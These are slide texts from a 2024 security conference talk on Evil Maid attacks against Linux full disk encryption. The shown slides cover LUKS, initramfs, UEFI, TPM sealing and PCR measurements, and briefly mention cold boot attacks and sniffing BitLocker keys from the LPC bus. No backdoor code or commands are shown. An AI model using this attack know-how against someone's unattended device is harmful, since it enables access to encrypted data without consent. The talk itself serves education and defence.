Welcome

“Old Maid, new tricks - Backdooring Linux Full Disk Encryption for remote forensic password recovery”

- Bsides Basingstoke (2024-07-19) ~ Presented by Tom Cope

Hello World!

- Tom Cope (https://tomcope.com)
- Presenting in a personal capacity
- Working in Cyber Security ~12 years
- MSc in Software and Systems Security
- CISSP
- Very Part time Security Researcher (CVE-2020-5014 + CVE-2021-29707)
- Mostly Blue team, writes red team tools on the weekend

RED HAT CERTIFIED
ENGINEER
redhat.

CERTIFIED WIRELESS SECURITY ANALYST
CWSA
ETHICAL HACKING

CERTIFIED SECURITY TESTING ASSOCIATE
CSTA
ETHICAL HACKING

AWS Certified Solutions Architect – Associate
Amazon Web Services Training and Certification

CompTIA Security+ ce Certification
CompTIA

Certified Information Systems Security Professional (CISSP)
(ISC)²

Security and Privacy by Design Foundations
IBM

Think Like a Hacker
IBM

Government Insights and Solutions (Silver)
IBM

IBM Mentor
IBM

Docker Essentials: A Developer Introduction
IBM

IBM Recognized Teacher/ Educator
IBM

IBM Security Essentials for Architects
IBM

Get started with Kubernetes and IBM Cloud Container Service
IBM

Cloud Security Architect and Engineer Fundamentals
IBM

What we covering and why?

- What the Evil Maid attack is?
- BIOS vs UEFI
- Linux boot process and its quirks
- Full Disk Encryption and its quirks
- Trusted Platform Module and its quirks
- Secure Boot and its quirks
- Putting everything together to backdoor modern Linux Disk encryption

Why?

- Lot of cool concepts
- Good security work done by smart people which is not common knowledge
- Fun in the “quirks”

Refresher - “What is a Evil Maid Attack” ?


- Refers to a attack performed on a (*usually powered off*) unattended device
- Term was coined by security analyst Joanna Rutkowska in their blog “Evil Maid goes after TrueCrypt!” [1]
- Tampering with BIOS, UEFI, Disk Encryption, OS Boot Process, Trust Chains etc…
- Related is the “Cold Boot” attack - Using a spray to cool down the RAM chips of a running system in order to “freeze the bits in time” and then attach the RAM to another system to extract the encryption key memory

[1] https://theinvisiblethings.blogspot.com/2009/10/evil-maid-goes-after-truecrypt.html


But Powered off...
On Lunch
Please do not tamper
With my Unattended Laptop


On Lunch
Please do not tamper
With my unattended Laptop

Refresher - “The Boot process ~ BIOS”
Basic **I**nput **O**utput **S**ystem



RIP BIOS -> Enter UEFI

Unicorn

Enchanted

Fairy

Interface

Because no one knows how it works! But by the end of this talk you'll know it's the…


Unified

Extensible


Firmware

Interface

Refresher - “The Boot process ~ UEFI”



Refresher - What can the Evil maid tamper with?



Refresher - Let's Protect that Disk!
Full Disk Encryption

- Windows - Bitlocker
- Mac - Filevault and T2
- Self Encrypting Drives - OPAL
- **Linux - cryptsetup - LUKS / dm-crypt / truecrypt**

Refresher - Let's Protect that Disk! Linux LUKS

- **L**inux **U**nified **K**ey **S**etup
- Is the standard for disk encryption on Linux
- Standard Header + Key Slots + Encrypted data = LUKS Container
- LUKS V2 supports JSON Metadata
- One Master Encryption key -
  - **Generated at device creation**
- 0-7 “Keyslots” for different passwords or devices for unlock
- Supports strong standards for data encryption and Key derivation (brute force protection)
- Anti Forensics Striping


https://cdn.kernel.org/pub/linux/utils/cryptsetup/LUKS_docs/on-disk-format.pdf

Refresher - Let's Protect that Disk!
Linux LUKS

```
[root@AwesomeShark ~]# cryptsetup luksDump /dev/nvme0n1p3
LUKS header information for /dev/nvme0n1p3

Version:        1
Cipher name:    aes
Cipher mode:    xts-plain64
Hash spec:      sha256
Payload offset: 4096
MK bits:        512
MK digest:      [redacted]
MK salt:

MK iterations:
UUID:

Key Slot 0: ENABLED
        Iterations:     [redacted]
        Salt:

        Key material offset:
        AF stripes:
Key Slot 1: ENABLED
        Iterations:     [redacted]
        Salt:

        Key material offset:
        AF stripes:
Key Slot 2: DISABLED
Key Slot 3: DISABLED
Key Slot 4: DISABLED
Key Slot 5: DISABLED
Key Slot 6: DISABLED
Key Slot 7: DISABLED
[root@AwesomeShark ~]#
```

```
[root@AwesomeShark ~]# cryptsetup status /dev/dm-0
/dev/dm-0 is active and is in use.
  type:    LUKS1
  cipher:  aes-xts-plain64
  keysize: 512 bits
  key location: dm-crypt
  device:  /dev/nvme0n1p3
  sector size:  512
  offset:  4096 sectors
  size:    72091022 sectors
  mode:    read/write
```


Refresher - Let's Protect that Disk! The Whole Disk???



Endeavouros
(Arch Based Linux)

- Encrypts the entire disk
  - OS + SWAP Space
- Bootloader is GRUB with LUKS Support
- GRUB unlocks the LUKS partition then loads the kernel + initramfs

Refresher - Let's Protect that Disk! The Whole Disk???



Linux Mint
(Ubuntu Based Linux)

- Encrypts root file system
- /boot filesystem left unprotected
- Bootloader is GRUB
- GRUB loads the kernel + **initramfs**
- **Initramfs** unlocks LUKS container for the root Filesystem

more common approach


Redhat
Ubuntu
Etc

Chosen distro for this talk

Refresher - initramfs


- The **Init**ial **RAM** **F**ile**s**ystem
- Uses the "cpio" file format (3 of them stuck together)
- A small filesystem containing tools to help initialize the system and access the root device before the boot process is passed over to init
- A collection of Scripts, binaries and "hooks"
- Plymouth splash screen management
- Can be used to setup RAID devices
- **Used to ask for the LUKS password and unlock the device**

Refresher - What have we protected?



Refresher - Trusted Computing
TPM + Trusted Boot

- TPM - Trusted Platform Module (1.2 + 2.0)
- “A hardware solution to a software problem”
- Root of trust
- External device which can’t be tampered with by software
- Secure storage location for crypto keys and processing
- NOT a HSM
- Insecure communication to CPU (SPI / LPC) (sometimes*)
- pTPM vs fTPM vs vTPM vs CPU
- Provides brute force protection
- User presence
- Privacy concerns + “reset” feature




https://learn.microsoft.com/en-us/windows/security/hardware-security/tpm/tpm-fundamentals

Refresher - Trusted Computing
TPM + Trusted Boot

Great video by “Stacksmashing”

Demoing reading Bitlocker encryption keys off the LPC bus during boot



https://www.youtube.com/watch?v=wTl4vEednkQ

Bitlocker **defaults (on all devices)** to TPM only protection!

TPM + PIN would prevent this

Or use a Integrated TPM in later Intel / AMD chips

Refresher - Trusted Computing TPM PCR

- A Platform Configuration Register (PCR)
- Can’t be reset*
- Expanding SHA1 hash (always current hash + new data = new register PCR value)
- DIfferent Registers can store different state
- Stored Measurement Log provides cryptographic attestation of the PCR values using the TPMs unique key
- Could be used to measure …. Firmware and kernels….

https://learn.microsoft.com/en-us/windows/security/hardware-security/tpm/switch-pcr-banks-on-tpm-2-0-devices

Refresher - Trusted Computing
TPM PCR

TPM2 PCR Measurements Made by systemd

Various systemd components issue TPM2 PCR measurements during the boot process, both in UEFI mode and from userspace. The following lists all measurements done, and describes (in case done before `ExitBootServices()`) how they appear in the TPM2 Event Log, maintained by the PC firmware. Note that the userspace measurements listed below are (by default) only done if a system is booted with `systemd-stub` — or in other words: systemd's userspace measurements are linked to systemd's UEFI-mode measurements, and if the latter are not done the former aren't made either.

systemd will measure to PCRs 5 (`boot-loader-config`), 11 (`kernel-boot`), 12 (`kernel-config`), 13 (`sysexts`), 15 (`system-identity`).

Currently, four components will issue TPM2 PCR measurements:

- The `systemd-boot` boot menu (UEFI)
- The `systemd-stub` boot stub (UEFI)
- The `systemd-pcrextend` measurement tool (userspace)
- The `systemd-cryptsetup` disk encryption tool (userspace)

https://systemd.io/TPM2_PCR_MEASUREMENTS/


Refresher - Trusted Computing
TPM Bind vs Seal

- TPM can hold encryption keys and act as a PKCS11 interface
- Each TPM has a unique storage root key which is used to encrypt data provided to it
- Bind = Encrypt this data just for the TPM
- Seal = Perform a Bind but also only decrypt the data under specific circumstances eg PCR values
- LUKS password can be SEALed and only unlocked when the boot process is fully validated and not tampered with!

